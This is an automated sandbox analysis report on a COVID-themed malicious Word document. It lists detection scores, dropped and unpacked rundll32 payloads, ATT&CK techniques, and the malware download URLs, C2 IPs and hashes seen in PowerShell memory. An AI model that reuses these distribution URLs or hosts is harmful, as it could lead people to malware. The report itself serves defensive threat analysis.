Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AG60273928I_COVID-19_SARS-CoV-2.doc	27%	Virustotal		Browse
AG60273928I_COVID-19_SARS-CoV-2.doc	23%	ReversingLabs	Document-Excel.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://thenetworker.ca/comment/8N4/	0%	Avira URL Cloud	safe	
http://https://shulovbaazar.com	0%	Avira URL Cloud	safe	
http://uhk.cncranes.com	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://trayonlinegh.com/cgi-bin/HBPR/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://mmo.martinpollock.co.uk/a/SQSGg/	0%	Avira URL Cloud	safe	
http://https://mybusinessevent.comp	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://shulovbaazar.comp	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://uhk.cncranes.com/ErrorPages/3/	0%	Avira URL Cloud	safe	
http://https://mybusinessevent.com	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://69.49.88.46/kdd8h70lwp/lfu3p05/u2kanr3/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://mybusinessevent.com/tiki-install/e/	0%	Avira URL Cloud	safe	
http://https://capturetheaction.com.au/wp-includes/Yjp/	100%	Avira URL Cloud	malware	
http://https://shulovbaazar.com/c/bcL6/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mybusinessevent.com	185.2.4.29	true	true		unknown
shulovbaazar.com	51.79.161.36	true	true		unknown
uhk.asiash.com	152.32.168.168	true	false		unknown
uhk.cncranes.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://uhk.cncranes.com/ErrorPages/3/	true	• Avira URL Cloud: safe	unknown
http://69.49.88.46/kdd8h70lwp/lfu3p05/u2kanr3/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 0000000A.0000000 2.2346359103.0000000001E10000. 00000002.00000001.sdmp	false		high
http://https://thenetworker.ca/comment/8N4/	powershell.exe, 00000005.00000 002.2112345282.000000000369300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2119863752.0000000001AD0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110650517.000 0000001E10000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115150829.000000000 20C0000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000 002.2346359103.0000000001E1000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2119863752.0000000001AD0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110650517.000 0000001E10000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115150829.000000000 20C0000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000 002.2346359103.0000000001E1000 0.00000002.00000001.sdmp	false		high
http://https://shulovbaazar.com	powershell.exe, 00000005.00000 002.2115162091.00000000039F100 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://uhk.cncranes.com	powershell.exe, 00000005.00000 002.2115200564.0000000003A4200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000 002.2115200564.0000000003A4200 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://trayonlinegh.com/cgi-bin/HBPR/	powershell.exe, 00000005.00000 002.2112345282.000000000369300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.litespeedtech.com	powershell.exe, 00000005.00000 002.2115162091.00000000039F100 0.00000004.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2120271741.0000000001CB7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2111002328.000 0000001FF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2117576675.000000000 22A7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2119863752.0000000001AD0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110650517.000 0000001E10000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115150829.000000000 20C0000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000 002.2346359103.0000000001E1000 0.00000002.00000001.sdmp	false		high
http://mmo.martinpollock.co.uk/a/SQSGg/	powershell.exe, 00000005.00000 002.2112345282.000000000369300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2120271741.0000000001CB7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2111002328.000 0000001FF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2117576675.000000000 22A7000.00000002.00000001.sdmp	false		high
http://https://mybusinessevent.comp	powershell.exe, 00000005.00000 002.2115174416.0000000003A0400 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2115200564.0000000003A4200 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2120271741.0000000001CB7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2111002328.0000001FF7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117576675.00000000022A7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2107998363.00000000023F0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2114937163.00000000027A0000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2107269724.000000000394000.00000004.00000020.sdmp	false		high
http://https://shulovbaazar.comp	powershell.exe, 00000005.00000002.2115174416.0000000003A0400.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2115200564.0000000003A4200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2119863752.0000000001AD0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110650517.0000001E10000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2115150829.00000000020C0000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2346359103.0000000001E10000.00000002.00000001.sdmp	false		high
http://https://mybusinessevent.com	powershell.exe, 00000005.00000002.2115174416.0000000003A0400.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2115200564.0000000003A4200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2107269724.000000000394000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2107998363.00000000023F0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2114937163.00000000027A0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2120077438.0000000002820000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://mybusinessevent.com/tiki-install/e/	powershell.exe, 00000005.00000002.2112345282.000000000369300.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://capturetheaction.com.au/wp-includes/Yjp/	powershell.exe, 00000005.00000002.2112345282.000000000369300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://shulovbaazar.com/c/bcL6/	powershell.exe, 00000005.00000002.2112345282.000000000369300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.49.88.46	unknown	United States		33734	MPW-MACHLINK-NETUS	true
71.72.196.159	unknown	United States		10796	TWC-10796-MIDWESTUS	true
185.2.4.29	unknown	Italy		203461	REGISTER_UK-ASGB	true
152.32.168.168	unknown	Hong Kong		135377	UHGL-AS-APUCloudHKHoldingsGroup LimitedHK	false
51.79.161.36	unknown	Canada		16276	OVHFR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338719
Start date:	12.01.2021
Start time:	19:15:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AG60273928I_COVID-19_SARS-CoV-2.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@16/7@3/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.2% (good quality ratio 31.6%) • Quality average: 71.6% • Quality standard deviation: 24.9%
HCA Information:	• Successful, ratio: 62% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:15:40	API Interceptor	1x Sleep call for process: msg.exe modified
19:15:41	API Interceptor	79x Sleep call for process: powershell.exe modified
19:15:51	API Interceptor	794x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
69.49.88.46	FQ5754217297FF.doc	Get hash	malicious	Browse	• 69.49.88.46/2hsmx8qypf/8iv55uq7hpxe/hf9tz7/
71.72.196.159	FILE-092020.doc	Get hash	malicious	Browse	• 71.72.196.159/Asgu9G/UPAJk1H/k1wB2h2IhMQGy9M4O/CwukNROTLhDmT5iz7yr/QNOGQRhP/
	X5w6zls.exe	Get hash	malicious	Browse	• 71.72.196.159/YmBvqXK/A1bXsLoMSYg/i0gaWBtL9c/yD6C9feh/
	#U5909#U531620.09.doc	Get hash	malicious	Browse	• 71.72.196.159/HisuDo3My4/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#U5909#U531620-09.doc	Get hash	malicious	Browse	• 71.72.196.159/IEHZ5/HVlPRDwFoj/OuQtgxrlROu80/9t0syM1s3J/
	BCRYO2020.09.19.doc	Get hash	malicious	Browse	• 71.72.196.159/UdroxO4ouHCZo3/SPUpyAXBlZAJ/kR4LZr6qJHOM3/9tr1e4XNde6jxg22B/j2TVTGpcHCpnic1/
	drdgPfOU36.exe	Get hash	malicious	Browse	• 71.72.196.159/6YX6sQtKK6MLta/TbNsyU7EbVPMjL/0MoOi2xkKCNW7y67b/USvDoTSxSZ/BulSaK/
	cC.exe	Get hash	malicious	Browse	• 71.72.196.159/LLRDDCScx1Byk2D/krMwjOaF56Uc9Il6eMD/WuP6hJZcQa4/5p5T7L/
	#U304b#U3089#U306e#U5909#U66f419.doc	Get hash	malicious	Browse	• 71.72.196.159/3oAMQ7MNt66lIE8EI/DizHtXLtgQHqx/U2NH3hw0GWPotmCV/dMZCjcyGRF/qUw6hgI/FwMSWVK67N4mSEoC/
	LTB.doc	Get hash	malicious	Browse	• 71.72.196.159/QxJ68bj/OcYZ8J9RWfz7qwepeY/7Zys/K1Bpu/5CRfSZCJqSBtKcz/dhlXBeS6vLJR/
	#U6700#U65b0#U306e#U69cb#U9020#U56f3.doc	Get hash	malicious	Browse	• 71.72.196.159/JMk30NNrO1ReTb/6XR5dMluJFNZfcR/yg0fR2fj6mXvduKb/
	HROF2020.doc	Get hash	malicious	Browse	• 71.72.196.159/EMc53XBYQbN5Jl/
	#U304b#U3089#U306e#U5909#U66f49#U6708.doc	Get hash	malicious	Browse	• 71.72.196.159/1ieklOTBS/ak8HNcj/
	DAT_2020_09_7444352632.doc	Get hash	malicious	Browse	• 71.72.196.159/cv2mWGF5/67dqj/ZkWPeQbBjvdWajsuvx/lYL2/TljK64Me1bfzHxBI/
	Dokumentation_FC_41232269.doc	Get hash	malicious	Browse	• 71.72.196.159/ejSg6gT/pSnsS3gAqTGFHUm9V/Jg8Kv3cnCG2Miq94/Sf9xZ/
	BIZ_18_09_2020_4070550449.doc	Get hash	malicious	Browse	• 71.72.196.159/tiVhuDLoHxS/G2H7AH/
	Betrag_2020_09_4036385628.doc	Get hash	malicious	Browse	• 71.72.196.159/RQWehX/fgtv5/htJbK7vQCVUSRwZJeE/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SCNVS2020.09.doc	Get hash	malicious	Browse	• 71.72.196.159/b9v6oT61Mzfa1oQAP/IIlXIlMvsnl/
	ZZLEJDXT8LH-20200918.doc	Get hash	malicious	Browse	• 71.72.196.159/v4zRqawC6/myK9u1BaFBM0ak/
	#U5909#U531609_18.doc	Get hash	malicious	Browse	• 71.72.196.159/w5aqN3cMRoz5Eq/
	INF_18_09_2020.doc	Get hash	malicious	Browse	• 71.72.196.159/5U1wQcRoWdLiEGx/gIcTfWkFIkHPs5yEqC/
185.2.4.29	FQ5754217297FF.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
uhk.asiash.com	FQ5754217297FF.doc	Get hash	malicious	Browse	• 152.32.168.168
shulovbaazar.com	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
mybusinessevent.com	FQ5754217297FF.doc	Get hash	malicious	Browse	• 185.2.4.29

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWC-10796-MIDWESTUS	FQ5754217297FF.doc	Get hash	malicious	Browse	• 71.72.196.159
	invoice.doc	Get hash	malicious	Browse	• 75.188.107.174
	N3TmJXOg4P.dll	Get hash	malicious	Browse	• 75.188.107.174
	59973067.doc	Get hash	malicious	Browse	• 75.188.107.174
	Electronic form.doc	Get hash	malicious	Browse	• 75.188.107.174
	2020_12- Statement.doc	Get hash	malicious	Browse	• 75.188.107.174
	http://foodlike.kz/templates/QUJOpdohWbgqcRtXl3uAR0twmMS59eLk1cnA6P2oA15NZcjPZPj0GO2DF/	Get hash	malicious	Browse	• 24.164.79.147
	utox.exe	Get hash	malicious	Browse	• 174.99.153.50
	New Doc 2020-12-21 09.53.07_8.doc	Get hash	malicious	Browse	• 70.92.118.112
	fdwv4hWF1M.exe	Get hash	malicious	Browse	• 72.133.174.230
	Check.vbs	Get hash	malicious	Browse	• 69.76.61.62
	RB1NsQ9LQf.exe	Get hash	malicious	Browse	• 71.79.68.222
	42H3JnmK5y.exe	Get hash	malicious	Browse	• 98.103.204.12
	7M5xbLL8eO.exe	Get hash	malicious	Browse	• 98.103.204.12
	gQszb56YfO.exe	Get hash	malicious	Browse	• 71.72.196.159
	d21iCa31cs.exe	Get hash	malicious	Browse	• 98.103.204.12
	dXp0Z8K4ya.exe	Get hash	malicious	Browse	• 98.103.204.12
	NL5ykZj9sR.exe	Get hash	malicious	Browse	• 98.103.204.12
	vr2UB6w0Lu.exe	Get hash	malicious	Browse	• 98.103.204.12
	SIG3qBWAzS.exe	Get hash	malicious	Browse	• 98.103.204.12
REGISTER_UK-ASGB	FQ5754217297FF.doc	Get hash	malicious	Browse	• 185.2.4.29
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 185.2.4.104
	rib.exe	Get hash	malicious	Browse	• 185.2.4.64
	Electronic form.doc	Get hash	malicious	Browse	• 185.2.4.71
	http://https://pbi-ltd.co.uk/	Get hash	malicious	Browse	• 185.2.5.7
	plusnew.exe	Get hash	malicious	Browse	• 185.2.4.64
	file_445.doc	Get hash	malicious	Browse	• 185.2.5.77
	form.doc	Get hash	malicious	Browse	• 185.2.4.18
	form.doc	Get hash	malicious	Browse	• 185.2.4.18
	qN3LZUjj5E.doc	Get hash	malicious	Browse	• 185.2.4.18
	P4F2xu9OdH.doc	Get hash	malicious	Browse	• 185.2.4.18
	qN3LZUjj5E.doc	Get hash	malicious	Browse	• 185.2.4.18
	PWSD3M5Hzg.doc	Get hash	malicious	Browse	• 185.2.4.18
	P4F2xu9OdH.doc	Get hash	malicious	Browse	• 185.2.4.18
	PWSD3M5Hzg.doc	Get hash	malicious	Browse	• 185.2.4.18
	lsbTM2YnmA.doc	Get hash	malicious	Browse	• 185.2.4.18
	KjEgX012LU.doc	Get hash	malicious	Browse	• 185.2.4.18

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6DrX4a0jw1.doc	Get hash	malicious	Browse	• 185.2.4.18
	IsbTM2YnmA.doc	Get hash	malicious	Browse	• 185.2.4.18
	KjEgX012LU.doc	Get hash	malicious	Browse	• 185.2.4.18
MPW-MACHLINK-NETUS	FQ5754217297FF.doc	Get hash	malicious	Browse	• 69.49.88.46
UHGL-AS-APUCloudHKHoldingsGroupLimitedHK	FQ5754217297FF.doc	Get hash	malicious	Browse	• 152.32.168.168
	current productlist.exe	Get hash	malicious	Browse	• 103.218.243.57
	REP380501 040121.doc	Get hash	malicious	Browse	• 152.32.227.210
	doc-20210104-0184.doc	Get hash	malicious	Browse	• 152.32.227.210
	7823099012021.doc	Get hash	malicious	Browse	• 152.32.227.210
	dhl.exe	Get hash	malicious	Browse	• 128.14.230.117
	file.exe	Get hash	malicious	Browse	• 103.72.145.54
	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	• 101.36.107.74
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 101.36.113.249
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 101.36.113.249
	DEWA PROJECT 12100317.exe	Get hash	malicious	Browse	• 101.36.113.249
	NP9K0ul0jfgmTjl.exe	Get hash	malicious	Browse	• 101.36.120.233
	Quotation.exe	Get hash	malicious	Browse	• 103.72.146.121
	Detalii 032411-959286.doc	Get hash	malicious	Browse	• 128.14.231.58
	Detalii 032411-959286.doc	Get hash	malicious	Browse	• 128.14.231.58
	Detalii 032411-959286.doc	Get hash	malicious	Browse	• 128.14.231.58
	http://phpyb.com/gmhtg/TZ/2Q/zNzgLzGa.zip	Get hash	malicious	Browse	• 152.32.211.197

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{73127D7D-FA20-48C4-87C4-17800DB89026}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\AG60273928I_COVID-19_SARS-CoV-2.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Wed Jan 13 02:15:37 2021, length=162304, window=hide
Category:	dropped
Size (bytes):	2238
Entropy (8bit):	4.5423169393715765
Encrypted:	false
SSDEEP:	48:8+HN/XT0jFP/oJaAgQh2+HN/XT0jFP/oJaAgQ/:8k/XojFP/QgQh2k/XojFP/QgQ/
MD5:	304C2F49F9864FAC78BABAE0D1C6272F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\AG60273928I_COVID-19_SARS-CoV-2.LNK	
SHA1:	7D5B556152C92E5A92D3262C2E1A13BECFAA6FD2
SHA-256:	096B9CA75D85372CDC6CE374749D9F5535321E74FE763432A32ED096B08B20CA
